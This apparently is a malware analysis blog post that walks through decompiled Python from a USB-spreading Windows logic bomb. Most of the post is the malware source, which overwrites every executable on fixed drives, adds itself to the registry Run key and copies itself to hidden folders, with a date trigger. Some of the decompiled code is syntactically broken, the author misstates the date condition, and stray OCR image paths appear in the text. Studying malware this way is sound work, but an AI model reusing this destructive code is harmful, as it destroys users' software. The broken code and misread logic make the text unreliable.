
```
class thr_cible(Thread):

    def __init__(self):
        Thread.__init__(self)


    def run(self):
        while None:

            try:
                drives = win32api.GetLogicalDriveStrings().split('\x00')[:-1]
                for cible0 in drives:
                    if GetDriveType(cible0) == DRIVE_FIXED:
                        for (root, dirnames, filenames) in walk(cible0):
                            for filename in filenames:
                                if filename.lower().endswith('exe'):

                                    try:
                                        thefile = path.join(root, filename)
                                        if stat(thefile).st_size != 0:

                                            try:

                                                try:
                                                    chmod(thefile, S_IWRITE)
                                                    unlink(thefile)
                                                except:
                                                    pass

                                                with open(thefile, 'w') as my_file:
                                                    my_file.close()


                                    continue

            except:
                pass




def run_file1():
    find = False

    try:
        p_tasklist = Popen('tasklist.exe /fo csv', stdout = PIPE, universal_newlines = True)
        for p in DictReader(p_tasklist.stdout):
            if p.values()[1] == file1:
                find = True
                break
                continue
        if find == False:
            startfile(dir0 + file1)
        find = True
        return find
    except:
        return find
```

Then we see functionality to, essentially, destroy every executable on disk by unlinking them…but only if it’s a fixed disk. It won’t kill USB. After that, there’s some tasklist stuff… frankly, I’m not a Python god, so I’m not certain what’s going on there.



```
def cible_run_file0(file_cible):
    find = False

    try:
        p_tasklist = Popen('tasklist.exe /fo csv', stdout = PIPE, universal_newlines = True)
        for p in DictReader(p_tasklist.stdout):
            if p.values()[1] == file_cible:
                find = True
                break
                continue
        return find
    except:
        return find


_registry = ConnectRegistry(None, HKEY_CURRENT_USER)

def get_runonce():
    return OpenKey(_registry, 'Software\\Microsoft\\Windows\\CurrentVersion\\Run', 0, KEY_ALL_ACCESS)


def add(name, application):

    try:
        key = get_runonce()
        SetValueEx(key, name, 0, REG_SZ, application)
        CloseKey(key)
    except:
        pass



def exists(name):
    key = get_runonce()
    exists = True

    try:
        QueryValueEx(key, name)
    except WindowsError:
        exists = False

    CloseKey(key)
    return exists
```


It queries the runkey…and adds itself.



```
def add_to_reg():
    pseudo0 = 'syswin'
    if exists(pseudo0) == False:
        add(pseudo0, '"' + dir0 + file1 + '"')

newthread0 = thr_usb()
newthread1 = thr_cible()
while path.dirname(argv[0]) != dir0[:-1]:

    try:
        create_dir = 0

        try:
            if not path.exists(dir0):
                makedirs(dir0)
            create_dir = 1
        except:
            dir0 = dir1
            dirur = dirur1

            try:
                if not path.exists(dir0):
                    makedirs(dir0)
                create_dir = 1


        if create_dir == 1:
            windll.kernel32.SetFileAttributesW(dirur, 2)
            copy_file0 = False

            try:
                if not path.isfile(dir0 + file1):

                    try:
                        copy(file0, dir0 + file1)
                        copy_file0 = True
                        chmod(dir0 + file1, S_IRUSR | S_IRGRP | S_IROTH)
                        run_file1()
                    copy_file0 = run_file1()

                else:
                    copy_file0 = run_file1()
                    if copy_file0 == False:

                        try:
                            chmod(dir0 + file1, S_IWRITE)
                            unlink(dir0 + file1)
                            copy(file0, dir0 + file1)
                            copy_file0 = True
                            chmod(dir0 + file1, S_IRUSR | S_IRGRP | S_IROTH)
                            run_file1()
                        copy_file0 = run_file1()
```

Some more stuff for copying itself to USB…

And closes with some conditionals…



```
            except:
                pass

            if copy_file0 == True:
                add_to_reg()
            break

add_to_reg()
if not newthread0.isAlive():
    newthread0.start()
if path.isfile('C:\\txt.txt') and date(2016, 4, 3) < date.today():
    if not newthread1.isAlive():
        newthread1.start()
```

So, basically, it checks to see if C:\txt.txt exists, and whether the date is before 2016/4/3 or earlier. If not, it launches newthread1, which is the code to destroy all the executables. Pretty fun stuff, right?

Notice, there's no backdoor/RAT functionality, or any network capability at all. There's nothing to be gained here. This was written by an asshole, just to showcase his or her assholery. Presumably, it was initially written as a logic bomb, prior to 4/3/2016, and left to propagate via USB until that time, when it would explode and kill everyone's files. Clearly, this was written by a very nice guy, right? Anyway…after all the time spent figuring out how…it turns out it's pretty easy to tear these apart. So that much, at least, is a plus.